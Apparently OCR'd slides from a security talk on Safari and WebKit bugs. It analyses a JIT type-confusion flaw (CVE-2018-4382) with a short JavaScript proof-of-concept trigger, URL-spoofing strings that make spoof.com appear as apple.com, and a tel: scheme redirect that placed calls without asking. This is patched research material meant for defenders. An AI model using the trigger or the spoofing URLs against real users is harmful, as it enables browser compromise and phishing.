
prepareForDestruction()

- Fires unload event handlers
- Ensures that render tree gets nuked before we start tearing down the node tree
- Called before destroying the Document object

03 Universal Cross-Site Scripting

Universal Cross-Site Scripting Case Study: CVE-2017-2365

Root cause analysis



Part 2: Attack JavaScriptCore Just-In-Time compiler

03 JIT bug

Type confusion and OOB bug Case Study: CVE-2018-4382

The Proof of Concept

```
Array.prototype.__defineGetter__('a', Array.prototype.push);

function opt() {
    let arr = new Array(1, 2, 3, 4);
    arr['a' + ''];
}

for (let i = 0; i < 1000; i++) {
    opt();
}
```

03 JIT bug

Type confusion and OOB bug Case Study: CVE-2018-4382

The vulnerable function

```
bool ByteCodeParser::handleIntrinsicCall(Node* callee, int resultOperand, Intrinsic intrinsic, int
registerOffset, int argumentCountIncludingThis, SpeculatedType prediction, const ChecksFunctor&
insertChecks)
{
    ...
    case ArrayPushIntrinsic: {
        ...
        if (static_cast<unsigned>(argumentCountIncludingThis) >= MIN_SPARSE_ARRAY_INDEX)
            return false;

        ArrayMode arrayMode = getArrayMode(m_currentInstruction[OPCODE_LENGTH(op_call) -
2].u.arrayProfile, Array::Write);
        ...
    }
}
```

Source Code Path: /Source/JavaScriptCore/dfg/DFGByteCodeParser.cpp

ByteCodeParser::handleIntrinsicCall() ⟶ checking if an op_call is a call to an intrinsic function

03 JIT bug

Type confusion and OOB bug Case Study: CVE-2018-4382

Root cause analysis of Type confusion

Vulnerable Code: m_currentInstruction[OPCODE_LENGTH(op_call) - 2].u.arrayProfile

Vulnerable Code always assuming: m_currentInstruction ⟶ op_call

Actually: m_currentInstruction
- op_call ⟶ x.intrinsic e.g.: x.push
- op_put_by_val — setter
  - x.__defineSetter__('a', " + intrinsic + ");
  - x['a'] = 42;
- op_get_by_val — getter
  - x.__defineGetter__('a', " + intrinsic + ");
  - x['a'];

getter and setter functions call logic: handleCall() ⟶ handleIntrinsicCall()

03 JIT bug

Type confusion and OOB bug Case Study: CVE-2018-4382

Root cause analysis of OOB

Source Code Path: /Source/JavaScriptCore/bytecode/BytecodeList.json

op_get_by_val length = 6

op_put_by_val length = 5

< op_call length = 9


m_currentInstruction[OPCODE_LENGTH(op_call) - 2]

9

Part 3: Explore SafariServices framework in i/macOS

03 Incorrect URL parse in iOS native Apps

LinkPresentation bug caused by '@' Case Study: CVE-2018-4187



Camera

https://xxx\@facebook.com:443@spoof.com

iMessage — URL in message is getting emotional


https://www.apple.com:8080😀😀😀😀😀😀@spoof.com


https://www.apple.com😍😍😍@spoof.com


www.apple.xn--com-bj33baa (not apple.com)


03 Incorrect URL parse in iOS native Apps

The bug fix









03 Insecure Handling of URL Schemes

iOS URL Scheme – Specifies which URL to redirect to your app

myphotoapp:albumname?name="albumname"

Scheme → Reference your app

Path and Params → Reference resources inside your app

Built-in URL schemes

facetime:
facetime-audio:

sms:

tel:

mailto:

03 Insecure Handling of URL Schemes


The bug — Safari can open applications directly


---

document.location → https://www.apple.com Safari redirect to Apple official site ✓

document.location → tel://12345678 Safari automatically make a phone call ✗

The fix — Ask users for permission before starting a call





04 Conclusion

04 Conclusion

- The security landscape of Safari browser has been provided, I also Introduced some new attack surfaces on SafariServices framework.
- UI spoofing is a big challenge for modern browser UX design, but we are not able to find it effectively during the software quality testing since it is determined by subjective perception of people.
- DOM fuzzing and JS fuzzing are mature solutions for finding memory corruption bugs in WebKit, but the trickiest part is exploitation development because there are so many mitigation techniques in Safari that are not mentioned in this talk.

References

- https://github.com/xisigr/paper/blob/master/IDN%20Visual%20Security%20Deep%20Thinking.pdf
- https://tech.meituan.com/2018/08/23/deep-understanding-of-jscore.html
- https://webkit.org/blog/5381/refptr-basics/
- https://webkit.org/blog/427/webkit-page-cache-i-the-basics
- https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf
- CVE-2018-4382 & CVE-2017-2365 by lokihardt of Google Project Zero
- https://github.com/WebKit/webkit/commit/e81512303b33e1c67944e0164dce5108359395a9
- https://github.com/WebKit/webkit/commit/8a73712b6af4f39514965fbb1c3977b285999259

Acknowledgments

Yao Zhang		@yaozhangtweets
Yuyang Zhou		@yuyangchow
Xiangyao Li		@combinelxy
Zhicheng Dong		@yanxiu0
Zhenxiong Wu		@pwnapp
Nan Yi		@Yii_nn
Huipei Ma		@ShenYeYinJiu

Power of
Community

Thank you for your time.
Any questions?

@wester0x01
alert@lightrains.org